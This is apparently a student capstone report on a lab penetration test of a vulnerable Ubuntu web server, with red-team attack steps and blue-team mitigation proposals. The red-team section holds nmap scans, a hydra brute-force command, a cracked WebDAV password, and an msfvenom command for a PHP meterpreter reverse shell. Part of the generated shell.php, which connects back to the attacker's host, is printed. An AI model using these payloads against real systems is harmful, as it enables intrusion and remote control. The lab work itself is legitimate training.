Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4:192.168.1.1
OS:Windows
Hostname:Red Vs Blue

IPv4:192.168.1.90
OS:Kali (Linux 5.4.0)
Hostname:Kali

IPv4:192.169.1.105
OS:Ubuntu 20.04.4 LTS
Hostname:Capstone

IPv4:unavailable
OS: unknown
Hostname:ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine ML-REFVM-684427	192.168.1.1	Cloud Host machine that houses the 3VMs below to simulate attacking, target and log server machines
Kali	192.168.1.90	Attacking machine, equipped for penetration testing
Capstone	192.168.1.105	Target machine acting as vulnerable server - hosts Apache and ssh server
ELK	Unavailable as server was unable to connect during the test	Running Kibana, was meant to capture logs of the exploits for analysis

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute force attack	*A hacking method that uses trial and error to crack usernames, passwords, credentials and encrypted keys*	*Using a common (rockyou.txt) password file, systematically guess the password to grant access*
Port 80	Port 80 is the common web traffic port that listen to or expects web traffic (HTTP) to come through	An open port 80 creates a vulnerability that allows access to files, informations and folders from the internet
Reverse Shell backdoor	Allow for a reverse shell payload to exploit and gain access to the system	Attackers can use this back door to bypass firewalls and gain terminal access to the system
Apache Directory Listing	A directory listing system in Java that maintains IP address and folders	Attacker can use the information on the directory as source material for their attack planning

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hash Password	Unsalted hash password was was saved in a folder with username and instruction on how to upload files	Hacker only need to crack the hash using http://crackstation.net as username was already provided
File Management	Web Dav was easily accessed and upload file ability was granted with provided username and cracked password	Attackers can easily upload and install malware, shells and payload for access
Visible User Credentials	Usernames for Ashton and Ryan was stored in a public access file, password and method of entry intact	Hacker is given credential assets without extensive social engineering

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Generic username	Simple username based on first name of employees	Attackers gains valuable information by browsing company directory
Root Access	Privileged user (power user) with ability to perform admin duties	Unrestricted root access is potentially catastrophic for system
Simple passwords	Short, noncomplex passwords	Weak password can lead to vulnerability that can be exploited within seconds
Local File Exploit	Ability to activate upload payloads to exploit target machine	Hacker has ability to upload any payload, malware desired

Exploitation: Open Port 80

01

Tools & Processes

Using nmap scan, i was to determine what ports and IP address was available to be exploited

Commands used:
Nmap -sV 192.169.1.0/24

Nmap -sS -A 192.168.1.105

Web server
192.168.1.105/meet_our_team/ashton.txt


02

Achievements

Nmap scans reveal port 22 and port 80 was open.

Discovering the ashton.txt file gave me valuable information as a secret folder is hidden on the site under company_folders/secret_folder


03





```
File  Actions  Edit  View  Help

HOP RTT     ADDRESS
1   1.69 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect res
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.76 seconds
root@Kali:~/Desktop# nmap -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-04 23:13 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
4444/tcp open  krb524

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.64 seconds
root@Kali:~/Desktop#
```


Exploitation: Open Port 80 (continued)

03









Upon further browsing through file1.txt, it verify the existence of the hidden folder, the file path and also the file isn't accessible to public, which likely means the file is protected with login name and password

Exploitation: Brute Force attack

01

Tools & Processes
As attacking tools was pre-installed in Kali machine, I used a hydra, combined with a password list (rockyou.txt) crack the password.

Command used:
Hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get/company_folders/secret_folder


02

Achievements
With the rockyou.txt, i was able to crack the password

Gained access for /secret folder, username, direction on how to gain access to web dav


Ryan's web dav password was : linux4u after hash decryption using http://crackstation.net


03



Exploitation: Brute Force attack (continued)

03





Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Using msfvenon, i created a shell php payload to establish as listener.

Command used:
Msfvenom -p
php/mterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=4444 -f raw >
shell.php

02

Achievements

Created a reverse shell payload and move into Web Dav using Ryan's login.

Set up listening to host and port

Once the payload is executed, the attacker can listen to capstone server and gain access to search for the flag.txt file

03

```
root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 -f raw >shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:/# ls
bin   home            lib32       media  root       srv  vagrant
boot  initrd.img      lib64       mnt    run        sys  var
dev   initrd.img.old  libx32       opt    sbin       tmp  vmlinuz
etc   lib             lost+found  proc   shell.php  usr  vmlinuz.old
root@Kali:/# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.1.90'; $port = 4444; if (($
f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$po
rt}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($
f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_c
reate') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res
= @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'
; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socke
t': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("
Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
 ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case '
```

Exploitation: Local File Exploit

01

Tool & Processes

By using msfvenom and meterpreter, I was able to deliver a payload onto capstone server

02

Achievements

Using the multi/handler in msfconsole, I was able to gain access to target machine's shell and search for flag.txt

Shell No.1

File Actions Edit View Help

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST=192.168.1.90
```

Shell No.1

File Actions Edit View Help

```
If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

03

Shell No.1

File Actions Edit View Help

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40755/rwxr-xr-x   4096       dir   2022-06-27 18:06:16 -0700  bin
40755/rwxr-xr-x   4096       dir   2022-06-27 18:06:49 -0700  boot
40755/rwxr-xr-x   3860       dir   2022-07-04 22:48:27 -0700  dev
40755/rwxr-xr-x   4096       dir   2022-06-27 18:06:26 -0700  etc
100644/rw-r--r--  16         fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096       dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  60915683   fil   2022-06-27 18:05:40 -0700  initrd.img
100644/rw-r--r--  59993625   fil   2022-06-24 23:56:04 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096       dir   2022-06-24 23:55:26 -0700  lib
40755/rwxr-xr-x   4096       dir   2022-06-24 23:51:47 -0700  lib64
40700/rwx------   16384      dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096       dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096       dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096       dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0          dir   2022-07-04 22:48:05 -0700  proc
40700/rwx------   4096       dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920        dir   2022-07-04 23:25:03 -0700  run
40755/rwxr-xr-x   12288      dir   2022-06-27 18:05:18 -0700  sbin
40755/rwxr-xr-x   4096       dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096       dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720 fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0          dir   2022-07-04 22:48:08 -0700  sys
41777/rwxrwxrwx   4096       dir   2022-07-04 23:25:02 -0700  tmp
40755/rwxr-xr-x   4096       dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096       dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096       dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8474272    fil   2022-06-15 13:30:48 -0700  vmlinuz
100600/rw-------  8380064    fil   2020-06-19 04:08:40 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Exploitation: Web Dav Exploit

01

Tools and Process


A PHP reverse shell payload was created using msfvenom; with the provide hash (cracked with crackstation) and username Ryan, i was able to gain access to Kali file manager and drop in the payload onto target machine Web Dav Server

02

Achievements

With listener in place and the reverse shell already in place in target machine, the payload was activated. Using metasploit, the PHP reverse shell was able to establish remote connection inside target machine; enabling explore and searching of files in the server

03



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

ELK server was unavailable at the time of testing due to connection issues, Kibana was not set up to record any visual reports

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

ELK server was unavailable at the time of testing due to connection issues, Kibana was not set up to record any visual reports

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

ELK server was unavailable at the time of testing due to connection issues, Kibana was not set up to record any visual reports

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?

ELK server was unavailable at the time of testing due to connection issues, Kibana was not set up to record any visual reports

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Alarm emails set to SOC for any outside network port scan activity
- Flag any single IP that targets multiple ports

What threshold would you set to activate this alarm?

- Any outside network activity should set alarm
- Anytime a single IP source is sending multiple requests within 10 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- Set specific incoming/outgoing traffic ports
- Deny all other traffics
- Configure firewalls to restrict all malicious behavior within 5 minutes
- Have rules to deny request from single IP source to multiple ports

Describe the solution. If possible, provide required command lines.

- Use Kibana or Splunk to monitor server activity on hourly basics, set alerts for port scans activity from outside network

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Alarm should be set with any outside network trying to reach internal networks
- Limit who can access hidden folders and restrict read/write privileges

What threshold would you set to activate this alarm?

- Email alert send to SOC team with access from unknown IP
- Threshold can be set to 3 requests if multi-factor authentication is used

System Hardening

What configuration can be set on the host to block unwanted access?

- Unique usernames
- Stronger password, multi-factor authentication
- Disable directory listing

Describe the solution. If possible, provide required command lines.

- Set permissions on hidden files
- Use SSH keys instead to gain access
- Separate hidden/important in a different server

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set alert for failed password attempts
- Restrict account access when login attempts exceed 10 in 1 min
- Detect and deny high traffic access from a single IP source

What threshold would you set to activate this alarm?

- Excessive requests greater than 50 from a single IP source should have alert email sent to SOC
- Lock user account after 5 failed login attempt

System Hardening

What configuration can be set on the host to block brute force attacks?

- Deny high volume request from a single IP source
- Multi-factor authentication
- Stronger password with unique usernames
- Disable account access after 5 failed attempts from same IP address

Describe the solution. If possible, provide the required command line(s).

- Stronger passwords with minimum 9 character in length, must have upper, lower, number and symbols
- Direct high volume IP address to CAPTCHA authentication
- Limit password attempts before account lockout
- Use SSH key and/or biometrics in addition to username/password

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should trigger if any request is attempted from outside network

What threshold would you set to activate this alarm?

- Any attempt from outside network set off alert and email to SOC

System Hardening

What configuration can be set on the host to control access?

- Set restriction on user access
- Deny any uploads
- Patch latest software

Describe the solution. If possible, provide the required command line(s).

- Use Klbana or Splunk to monitor web dav activity
- Web Dav should only be accessed internally via SSH key

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert if unidentified file type is being upload to server
- Alert for high volume traffic
- Alert for unknown IP address from countries without company subsidiaries

What threshold would you set to activate this alarm?

- Any unidentified file upload attempt should sent alert email to SOC for review

System Hardening

What configuration can be set on the host to block file uploads?

- Restrict file upload type and set privileges on access to upload files
- All uploaded files requires further review before it's sent to server
- Anti-virus scan all uploaded files

Describe the solution. If possible, provide the required command line.

- Set user permissions for file upload, prevent extension spoofing, set file types that can be uploaded and sent upload files to a separate server before it's transfer to main server

the End